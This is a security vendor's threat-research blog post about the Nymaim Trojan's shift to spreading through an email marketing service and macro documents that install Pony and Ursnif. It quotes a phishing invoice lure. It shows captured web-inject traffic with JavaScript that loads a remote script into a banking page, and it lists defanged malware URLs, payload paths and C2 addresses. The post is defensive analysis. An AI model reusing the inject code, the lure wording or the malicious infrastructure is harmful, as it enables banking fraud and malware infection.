

Nymaim Moves Past Its Ransomware Roots - What Is Old Is New Again

proofpoint.com/us/what-old-new-again-nymaim-moves-past-its-ransomware-roots-0

February 29, 2016



Blog
Threat Insight
Nymaim Moves Past Its Ransomware Roots - What Is Old Is New Again



February 26, 2016 Proofpoint Staff


Most malware that we see is distributed through spam sent out by botnets. Other malware comes through "drive-by downloads" from compromised or malicious websites. Now one attacker is using legitimate bulk email services to spread the Nymaim Trojan, an alarming shift that could make such attacks harder to detect.

Nymaim is a 2-year-old strain of malware most closely associated with ransomware. We have seen recent attacks spreading it using an established email marketing service provider to avoid blacklists and detection tools. But instead of ransomware, the malware is now being used to distribute banking Trojans.

Originally observed in 2013, the Nymaim Trojan was installing ransomware before file-encrypting malware was making headlines and extorting money from people, hospitals, and even the police. At that time, Nymaim was largely distributed via the Black Hole Exploit Kit (BHEK) as a "drive-by download.” Later, the actors behind the distribution of Nymaim began manipulating search results so that sites compromised with BHEK were more likely to get clicks. By 2014, researchers found machines infected with Nymaim that also contained traces of other malware including Vawtrak, Miuref, Pony, and Ursnif.

Although most famously associated with early ransomware, Nymaim is, at its core, a downloader Trojan that can be used to install a variety of malware. Recently, we have been tracking new vectors and payloads for Nymaim, with multiple campaigns utilizing email to send document attachments or URLs leading to documents. When users open one of these documents, the macros download and install Nymaim. Then, in most cases, Nymaim installs the Ursnif banking Trojan on vulnerable PCs.

The emails include links from legitimate domains used by the service provider but redirect users to malicious macro-embedded documents to deliver Nymaim. It is unclear whether the threat actors are using a compromised account on the email marketing service or signed up for a free trial. In either case, the trend marks a departure from their usual reliance on botnets—and could make them harder to detect.


Your Quicken Bill Pay Invoice from 02/12/2016. - Temporary Items
Message

Your Quicken Bill Pay Invoice from 02/12/2016.

Parco Inc. sent by Parco Inc.

Sent: Tuesday, February 16, 2016 at 9:17 AM

To: [redacted]

Greetings from Quicken Billpay-center!

Thank you for your business, and we look forward to the opportunity of serving you again in the future.

Click the link below to view your Invoice.

http://www.billpay-center.com/invoices/00[redacted]

If you have any questions call us at 1-877-4[redacted]

Sincerely,
Billpay-center

This message has been scanned for viruses and dangerous content by MailScanner, and is believed to be clean.

Forward this email


[redacted]

This email was sent to [redacted] by [redacted] |
Update Profile/Email Address | Rapid removal with [redacted] | About our service provider.

[redacted]

Parco Inc. | 9100 Front Street | Fort Wayne | IN | 46818

Figure 1: Lure leveraging email marketing service



Security Warning Macros have been disabled. Enable Content

Figure 2: Malicious document downloaded from link shown in Figure 1

Not surprisingly, using a well-known email marketing service can improve the effectiveness of the attacks by improving link reputation, keeping senders on whitelists, and bypassing sampling by multiple security vendors who deliberately exclude bulk mailing services.


In other campaigns, Nymaim is being delivered through even more circuitous means. On February 17, for example, we tracked a malicious document attachment campaign in which Microsoft Word documents attached to emails with subjects "February payment" or "Fedex Delivery Notification" used macros to drop Pony onto PCs.

Pony is a Trojan with credential-stealing capabilities. In this case it is used to download Nymaim, which in turn may then download other malware such as Ursnif.

Email is the top vector for delivering Nymaim in these recent campaigns (whether via attached malicious documents or links to malicious URLs). We have identified two other interesting features in these new campaigns:

- Nymaim still appears to be using some of the same web injects (hence targeting the same organizations) as it did in campaigns from 2013 and 2014, even while actors are employing other means (like VBA macros) to deliver the malware.
- Nymaim is heavily obfuscating both its own functions and that of its payload (at least in the case of Ursnif) in memory. This move makes analyzing and reverse-engineering it harder.

In Figure 3, Nymaim is monitoring and replacing content of a banking website while the user is browsing it. This screenshot shows traffic generated by the malware to its injection control IP address 31.184.234[.]21. The malware reports that the user is visiting a banking site. It then receives instructions on how to modify and replace content to initiate fraud on the user’s account.



```
POST /index.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Host: 31.[redacted].21
Content-Length: 142
Connection: Keep-Alive
Cache-Control: no-cache

url=\[redacted].com/proto/syntax.js\&ref=\https://[redacted].com/cbusol/
signon.do\&id=[redacted]HTTP/1.1 200 OK
Server: nginx
Date: Tue, 23 Feb 2016 [redacted] GMT
Content-Type: text/javascript
Content-Length: 759
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Set-Cookie: DSID=[redacted]; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache


          var synhostname = document.location.hostname;
            synhostname = "twitter.com";
          var synhref = (typeof btoa == "function") ? btoa(document.location.href) : encodeURIComponent
(document.location.href);
          var synrand = (typeof btoa == "function") ? btoa(Math.random()) :  encodeURIComponent(Math.random());
..   var synBeginSrc = document.location.protocol + "//" + synhostname;
          var syne = document.createElement("script");
          syne.type = "text/javascript";
          syne.id = "synhelper";
          syne.src = synBeginSrc+"/proto/syntax.js?r=site/js&ref="+synhref+"&rnd="+synrand;
          syne.name = "mysyntaxscript";
          document.getElementsByTagName("head")[0].appendChild(syne);
      POST /index.php?r=site/
js&ref=aHR0cHM6Ly9idXNpbmVzc2FjY2Vzcy5jaXRpYmFuay5jaXRpZ3JvdXAuY29tL2NidXNvbC9zaWdub24uZG8=&rnd=[redacted]
[redacted]HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Host: 31.[redacted].21
Content-Length: 248
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: DSID=[redacted]
```

Figure 3: Nymaim web injection

Nymaim is hardly new. But these campaigns bring some new approaches to the table. Abusing an email marketing service brings a number of benefits to the actors and leaves many recipients potentially more vulnerable to attack. It's possible to blacklist IP addresses associated with the botnets that typically distribute malware via email. But in this case, the campaign uses a known "good" mail distribution vector.

Without more advanced analysis in a sandbox environment, these kinds of attacks are difficult to catch. At the same time, actors are leveraging Nymaim's capabilities as a loader and its flexibility to distribute the latest banking Trojans.

In other words, what is old is new again, and Nymaim has been revitalized to meet current demands from threat actors.

Indicators of Compromise

Sample hashes (Documents that download Nymaim):

ce0c220603d23fbb072f91a6a813c07e0c1d02559f54f9899d3d3be1db6d8851
617f3001d64cfc1edb3ccd70a084f888a34cb7f2e39d92e0685461baa23a4e5d
c788fd4cae05844344b04629d97be324d1f85dbefdfc8352489154341f888aa9
18e2461c250aaada1847b2aba8aef43f7686477f11b64e7597c325ee557f5128
3e522c5873f976078e2c31681771640c73ee8a4e192ecbbcf6fe4e8b3a486920
d78e20396efc39af29717d8dcceaf48a241ebd36a2f89d0c903ecf81fa9f5d0c
5cdf41ef8cc330a5ea7fa06de6e220afdd8c2d5b708041296801f45bcafa16e3
d4e3fb25f0d397967f1e88baffb97cfd6f40953d0c9f998d1c4694d1982d2d65
8efdfcf63f1dbfa9666bce23246f49c5788ec8c8edacc722038d9110375d89b5
e5c5385b79743ced00adebc0daae5fa619cf3836417bc2b0379f98a24f81c4bb
c0515052e8bc2e2772b29cbb694e72af9a6c2be8ebceba5766bcdaf26fe955da
b5b6b37f28dc16bbbac8df75af51f66436f7a4b4dec7ee3d911fb2601c1bb3b5
642420b08d6333b8cf48014b62c60f9bd1f51be4b3c00b6023e824987d177b73

Distribution domains (domains hosting documents that download Nymaim):

[hxxp://intuit.secureserver17[.]com/invoices/Invoice_897-84579.doc]
[hxxp://secure.secureserver17[.]com/invoices/Invoice_11471.doc]
[hxxp://quickbooks.intuit-invoices[.]com/invoices/qb_invoice_1147630.doc]

Distribution domains (domains hosting Nymaim payload):

dalinumsdeli42[.]com/posts/dli506.exe
www.billpay-center[.]com/invoices/007448322.doc
forget42gibb[.]com/post/506pblpks.exe
fini4kbimm[.]com
forget42gibb[.]com
grotesk14file[.]com
intro12duction1[.]com
finiki45toget[.]com
joreshi50indo[.]com
epay-solution[.]com
billpay-center[.]com
amoretaniintrodano36[.]com

amoretanioontradano37[.]com
amoretanoenntrodano38[.]com
amoretanoentrodano33[.]com
amoretanointrodanio39[.]com
amoretanointrodano31[.]com
amoretanoontrodano34[.]com
amoretanopintrodano40[.]com
amoretanopntrodano35[.]com
amoretanountrodano32[.]com
dalinamsdela41[.]com
dalinamsdele45[.]com
dalinamsdelo43[.]com
dalinamsdelu44[.]com
dalinamsdelu46[.]com
dalinumsdeli42[.]com
secureserver17[.]com

Nymaim Sample SHA256 Hashes:

834ce4c3f3b1a4086d906e24ebf7e6028be81daeb84975f4c507c1cdcb08b2bc
1a71f4090a95e643caa4cc5723da5d8cf1a24c8cd3caa95f496f1f2810df46ac
0f62b83a7bdcf4ac5e0f8beccc2b86290ba7432a46cdcdaa5ad21dd4ad2785ee

Nymaim C2:

[hxxp://viestisete[.]com/kz49uagxyo/index.php]
[hxxp://mcwcly[.]com/zzpwgdu/index.php]
[hxxp://67.211.221[.]36/zzpwgdu/index.php]
[hxxp://89.163.247[.]186/zzpwgdu/index.php]
[hxxp://94.125.120[.]12/zzpwgdu/index.php]
[hxxp://eoquecwpt[.]com/16lqp/index.php]

Pony C2:

[hxxp://sinmoughhin[.]ru/gate.php]
[hxxp://jotertdinthap[.]ru/gate.php]
[hxxp://rinuntinand[.]ru/gate.php]

Pony Downloads:

[hxxp://opulencebeautique[.]com/system/logs/webmail.exe]
[hxxp://dulichhanoihalongsapa[.]com/system/logs/webmail.exe]
[hxxp://properenglishtraining[.]co[.]za/wp-content/plugins/cached_data/webmail.exe]

Subscribe to the Proofpoint Blog